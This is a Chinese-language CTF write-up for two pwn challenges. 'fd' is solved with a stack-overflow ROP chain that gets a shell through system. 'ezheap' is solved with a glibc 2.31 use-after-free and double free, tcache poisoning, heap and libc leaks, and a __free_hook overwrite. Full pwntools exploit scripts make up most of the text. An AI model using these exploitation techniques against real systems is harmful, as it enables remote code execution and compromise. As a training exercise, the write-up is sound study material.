fd 题目描述 小蓝同学学习了栈溢出的知识后,又了解到linux系统中文件描述符(File Descriptor)是一个非常重要的概念,它是一个非负整数,用于标识一个特定的文件或其他输入输出资源,如套接字和管道。
思路 本题非常简单,就不详细说明了
EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 from pwn import *context(arch = 'amd64' , os = 'linux' ) context.terminal = ['konsole' , '-e' ] context.log_level = 'debug' context.binary = './pwn' e = ELF('./pwn' ) libc = e.libc host = "127.0.0.1" post = 9999 if args['RE' ]: io = remote(host, post) else : io = process('./pwn' ) def debug (): gdb.attach(io) pause() sa = lambda s, d: io.sendafter(s, d) sla = lambda s, d: io.sendlineafter(s, d) sl = lambda d: io.sendline(d) sd = lambda d: io.send(d) ru = lambda s: io.recvuntil(s) rc = lambda n: io.recv(n) rl = lambda : io.recvline() ti = lambda : io.interactive() lg = lambda s, v: log.info('\033[1;32m %s --> 0x%x \033[0m' % (s, v)) def main (): ret = 0x00000000004005ae pop_rdi = 0x0000000000400933 info = 0x00601090 system = e.plt['system' ] ru(b"restricted stack." ) sd(b"$0" ) payload = b'a' * 0x28 + p64(ret) + p64(pop_rdi) + p64(info) + p64(system) ru(b"..." ) sd(payload) sd(b"cat /flag 1>&2" ) if __name__ == '__main__' : main() ti()
ezheap 题目描述 小蓝同学第二次尝试使用C语言编写程序时,由于缺乏良好的安全开发经验和习惯,导致了未初始化的指针漏洞(Use After Free,UAF漏洞)。在他的程序中,他没有正确释放动态分配的内存空间,并且在之后继续使用了已经释放的指针,造 成了悬空指针的问题。这种错误会导致程序在运行时出现未定义的行为,可能被恶意利用来执行恶意代码,破坏数据或者系统安全性。你能找到该漏洞并利用成功吗?
思路 1 2 3 4 5 6 7 Arch: amd64-64-little RELRO: Full RELRO Stack: Canary found NX: NX enabled PIE: PIE enabled SHSTK: Enabled IBT: Enabled
本质上还是一个菜单堆题目,其他函数中规中矩,add()函数每次分配固定大小为 0x60 字节的 chunk,当 opt == 2106373 时,跳转到一个隐藏函数,该函数是有uaf漏洞,但是只能触发一次。
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 void uaf (void ) { int idx; if (flag != 0 ) { idx = get_atoi(); if ((0xf < idx) || (idx < 0 )) { _exit(0 ); } if (*(long *)(&g_chk_list + (long )idx * 8 ) == 0 ) { _exit(0 ); } free (*(void **)(&g_chk_list + (long )idx * 8 )); flag = 0 ; } return ; }
题目环境为 glibc 2.31,所以大概率还是劫持 _free_hook 或者 _malloc_hook。但是这道题目难受就难受在只能用一次uaf。而且这个uaf函数的逻辑还不能正常触发,整个程序看起来像是为了出题而出题
泄露堆地址 1 2 3 4 5 for i in range (11 ): add(f"chunk{i} " ) add(p64(0 )*5 + p64(0x31 )) dele(0 ) dele(1 )
首先先一次性分配多个堆地址,这里分配11个,第11个之所以要额外 add 是为构造一个 fake_chunk,防止合并。然后依次释放chunk0,chunk1。

tcache bin中排布如下
然后我们在将其分配回来,由于这里使用的是malloc,从tcache bin中取chunk的时候,不会清空fd指针,所以我们可以通过部分写的方式,修改最低位来实现。
1 2 3 add(b'\xa0' ) add("idx_1" ) show(0 )
由于 chunk1 是后释放的,位于链表的头部,所以只有 chunk1 中的 fd 指针才有值,重新分配后,chunk1 在排序上会变成 chunk0,所以这里使用的是 show(0)
之后就是对泄露出的地址做一些简单的数据做一些处理,就可以得到 heap_base
1 2 3 rl() heap_base = u64(rc(6 ).ljust(8 , b'\x00' )) - 0x2a0 lg("heap_base" , heap_base)
这里的0x2a0可通过泄露出的 fd指针值与 vmmap 中展示的当前进程的堆基址运算得出。
Tcache Poisoning 1 2 3 4 5 6 for i in range (7 ): dele(i+2 ) uaf() dele(1 ) dele(0 )
首先将 tcache bin 填满,然后吊诡的就来了,这里的 uaf()辅助函数,仅仅是给程序发送了一个特殊选项2106373,虽然从反编译代码来看,程序中的 uaf() 函数还会读取一个 idx,但是实际与程序的交互中发现,其并不会这么做,而是在需要在触发 uaf() 后,自动释放当前idx=0的chunk。

如下是在脚本执行完脚本中的辅助函数uaf()后的堆内存:
之后,再释放 idx=0 和 idx=1 的chunk时,就会造成 double-free
1 2 3 4 5 6 7 8 for i in range (7 ): add(b"aaaaaaaa" ) debug() add(p64(heap_base+0x2c0 )) add(p64(0 ) * 3 + p64(0x431 )) add(p64(0 ) * 3 + p64(0x431 )) add(p64(0 ) * 3 + p64(0x431 ))
因为堆管理器会优先使用tcache bin中的chunk,所以我们需要先将tcache bin中的7个chunk全部add回来。
然后最重要的来了,自 glibc 2.26 引入 tcache_bin 后,__libc_malloc 在处理大小在 tcache 范围内的 chunk的请求时,会优先从fastbin中搬移空闲的 chunk 填充到 tcache, 然后再从 tcache 分配。
我们在执行add(p64(heap_base+0x2c0))前和后下两个调试,就可以看到:
变成这样的原因也很简单
原来在 fastbin 内,链结点排布如下:
1 [chunk1] -> [chunk0] -> [chunk1]
然后当执行了 add(p64(heap_base+0x2c0)) 后,最前面的 chunk1 被分配出去,剩下的 chunk0 和 chunk1 被移动道 tcache 中
然后由于由于我们在 add 时,将 chunk1 的 fd 指针 改为了 heap_base + 0x2c0,所以,链表就变成了如下的样子
1 [chunk0] -> [chunk1] -> [heap_base + 0x2c0]
接下来的三个 add 就是在分别在 chunk0 内部伪造两个大小为0x431的 chunk 头,在 chunk1 内伪造一个,并且,从上图中也可以看出,堆块 [heap_base + 0x2c0] 也被算作一个 chunk,所以,在 chunk0 内部就有了一个大小为 0x431 的 fake_chunk,编号i是13
libc leak 1 2 3 4 5 6 7 8 9 10 11 12 dele(13 ) add(b"\xe0" ) show(13 ) libc.address = u64(ru(b"\x7f" )[-6 :].ljust(8 , b'\x00' )) - 0x1ecbe0 - 0x400 lg("libc_base" , libc.address) free_hook = libc.sym['__free_hook' ] system = libc.sym['system' ] lg("free_hook" , free_hook) lg("system" , system)
接下来就是释放 fake_chunk,然后通过 add 部分写的方式泄露出 unsortbin 的地址,然后就是寻常的计算 libc 中所需符号的偏移

hijack __free_hook 目前的堆内存如下
由于 fake_chunk 大小为 0x431,释放后存放道 unsortbin,所以程序执行 add(b"\xe0")时会从 fake_chunk中割出一块大小为 0x60 的 chunk,所以看到 unsortedbin 指针跑到了 chunk1 里面。
为了能成功 hijack __free_hook,我们需要创造出一个任意写的条件,根据之前的经验,还是使用目前堆块重叠的条件,让 free_hook 挂进 tcache 里面,然后在分配出来,改成 system 的地址就行了
1 2 3 4 5 6 7 8 dele(11 ) dele(12 ) dele(13 ) add(b"\x00" * 0x38 + p64(0x61 ) + p64(free_hook)) add(b"/bin/sh\x00" ) add(p64(system)) dele(12 )
EXP 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 from pwn import *context(arch = 'amd64' , os = 'linux' ) context.terminal = ['konsole' , '-e' ] context.log_level = 'info' context.binary = './ezheap' e = ELF('./ezheap' ) libc = ELF('./libc.so.6' ) host = "127.0.0.1" post = 9999 if args['RE' ]: io = remote(host, post) else : io = process('./ezheap' ) def debug (): gdb.attach(io) pause() sa = lambda s, d: io.sendafter(s, d) sla = lambda s, d: io.sendlineafter(s, d) sl = lambda d: io.sendline(d) sd = lambda d: io.send(d) ru = lambda s: io.recvuntil(s) rc = lambda n: io.recv(n) rl = lambda : io.recvline() ti = lambda : io.interactive() lg = lambda s, v: log.info('\033[1;32m %s --> 0x%x \033[0m' % (s, v)) def menu (opt ): sla(b"4.exit" ,str (opt)) sleep(0.1 ) def add (content ): menu(1 ) sd(content) sleep(0.1 ) def dele (idx ): menu(2 ) sl(str (idx)) sleep(0.1 ) def show (idx ): menu(3 ) sl(str (idx)) sleep(0.1 ) def uaf (): menu(2106373 ) sleep(0.1 ) def main (): for i in range (11 ): add(f"chunk{i} " ) add(p64(0 )*5 + p64(0x31 )) dele(0 ) dele(1 ) add(b'\xa0' ) add("idx_1" ) show(0 ) rl() heap_base = u64(rc(6 ).ljust(8 , b'\x00' )) - 0x2a0 lg("heap_base" , heap_base) for i in range (7 ): dele(i+2 ) uaf() dele(1 ) dele(0 ) for i in range (7 ): add(b"aaaaaaaa" ) add(p64(heap_base+0x2c0 )) add(p64(0 ) * 3 + p64(0x431 )) add(p64(0 ) * 3 + p64(0x431 )) add(p64(0 ) * 3 + p64(0x431 )) dele(13 ) add(b"\xe0" ) show(13 ) libc.address = u64(ru(b"\x7f" )[-6 :].ljust(8 , b'\x00' )) - 0x1ecbe0 - 0x400 lg("libc_base" , libc.address) free_hook = libc.sym['__free_hook' ] system = libc.sym['system' ] lg("free_hook" , free_hook) lg("system" , system) dele(11 ) dele(12 ) dele(13 ) add(b"\x00" * 0x38 + p64(0x61 ) + p64(free_hook)) add(b"/bin/sh\x00" ) add(p64(system)) dele(12 ) if __name__ == '__main__' : main() ti()